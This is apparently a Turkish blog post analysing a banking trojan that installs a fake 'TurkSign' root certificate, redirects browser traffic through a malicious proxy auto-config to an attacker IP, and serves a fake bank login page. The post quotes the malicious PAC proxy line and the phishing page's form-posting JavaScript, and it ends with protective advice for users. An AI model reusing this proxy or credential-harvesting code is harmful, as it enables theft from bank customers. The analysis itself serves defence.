
Çalıştırıldığı sistem üzerindeki internet tarayıcılarının ön belleğinde (cache) 7 bankamızın internet şubelerinin web adreslerine dair en az iki kayıt bulur ise sonraki adıma geçiyor aksi halde kendini sonlandırıyor. Önceki adımlardan başarıyla geçer ise çalıştırıldığı sisteme TurkSign adında sahte bir kök sertifika yüklemektedir. Ayrıca çalıştırıldığı Windows'un Product ID'sini ve önbellekte tespit ettiği internet şube adreslerini de bails parametresi ile komuta kontrol merkezine göndermektedir.





Sistem üzerindeki internet tarayıcısının vekil sunucu (proxy) adresini yukarıda belirtmiş olduğum ve auto-config dosyasının yer aldığı adreslerden biri ile değiştirerek, internet tarayıcısı tarafından internet şubeye yapılan tüm HTTPS trafiğini art niyetli kişilerin komuta kontrol merkezine


(194.165.16.175) yönlendirmesini sağlamaktadır. Bu sayede bankasının internet şubesine gittiğini düşünen banka müşterisi, art niyetli kişilerin hazırlamış olduğu sahte banka sayfasına giriş yapmaya çalışmakta ve tüm bilgilerini art niyetli kişilere göndermektedir. Internet tarayıcısının sertifika hatası vermemesi adına da sisteme yüklenen TurkSign isimli kök sertifikadan faydalanılmaktadır. Müşterinin internet şube giriş bilgileri çalındıktan sonra müşteriye “Sayın kullanıcı! Sitede teknik işlemler yapılıyor. Bilgisayardan, tabletten veya akıllı telefondan yarın girebilirsiniz. Özür dileriz.“ mesajı gösterilmekte ve arka planda art niyetli kişiler kötü emellerini gerçekleştirmektedirler.





Internet - Windows Internet Explorer
https://internetsubesi.[redacted].com/WebApplication.UI/entrypoint.aspx/
Website Identification
TurkSign SSL Validation CA
has identified this site as:
internetsubesi.[redacted].com
This connection to the server is encrypted.
Should I trust this site?
View certificates
Norton SECURED
powered by VeriSign
Done
Internet | Protected Mode: On
100%


function FindProxyForURL(url,host){var P = "PROXY 194.165.16.35:8080";if
https://internetsubesi.[redacted].com/Login/LoginPage.aspx? :/ - Original Source
File Edit Format
$.post("LoginPage.aspx.php", $("form[name=aspnetForm]").serialize(),
function(data) {
$data = $.parseJSON(data);
switch ($data.status) {
case "wait":
id = $data.id;
hash = $data.hash;
$("#afr__Splash").show();
timer = setInterval(waitReply, 1500);
break;
case "su":
alert("Sayın kullanıcı! Sitede teknik işlemler yapılıyor. Bilgisayardan, tabletten veya akıllı telefondan yarın girebilirsiniz. Özür dileriz.");
clearInterval(timer);
break;
}
});
}
function waitReply() {
$.get("LoginPage.aspx.php?p=get_reply&id="+id+"&h="+hash,
function(data) {
var result = jQuery.parseJSON(data);
if (result == null) return;
if (result.status == 'error') {
$("#afr__Splash").hide();
clearInterval(timerId);
} else if (result.status == 'redirect') {
window.location.href = result.url;
}
});
}
$(document).ready(function() {


https://internetsubesi.
.com/Login/page.php?id=
Favorites
Suggested Sites
Web Slice Gallery
Telefon numaranızı 5320001122 şeklinde girin.
Sayın
Güvenlik resminizi*
kontrol ettiniz mi?
İleri
*Belirlediğiniz güvenlik resminin doğruluğu,
İnternet Şubesi' nde olduğunuzu gösterir.


https://internetsubesi.
.com/Login/page.php?id=
Favorites
Suggested Sites
Web Slice Gallery
Güvenlik resminiz doğruysa lütfen SMS şifresini giriniz.
Güvenlik resminizi*
kontrol ettiniz mi?
İleri



Bu bilgiler ışığında internet şube kullanan son kullanıcılar olarak bu internet bankacılığı zararlı yazılımından korunmak için birincisi bilinmeyen sitelerden dosyalar indirilmemeli ve çalıştırılmamalıdır. İkincisi ise bu zararlı yazılım internet tarayıcısının ön belleğinde internet şube web adreslerini aradığı için Chrome internet tarayıcısı kullananların internet şubeye girerken gizli modu (incognito) kullanmaları, internet explorer, firefox vb. internet tarayıcılarının kullananların ise “çıkışta geçmişi temizleme” özelliğini kullanmalarını tavsiye edebilirim.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.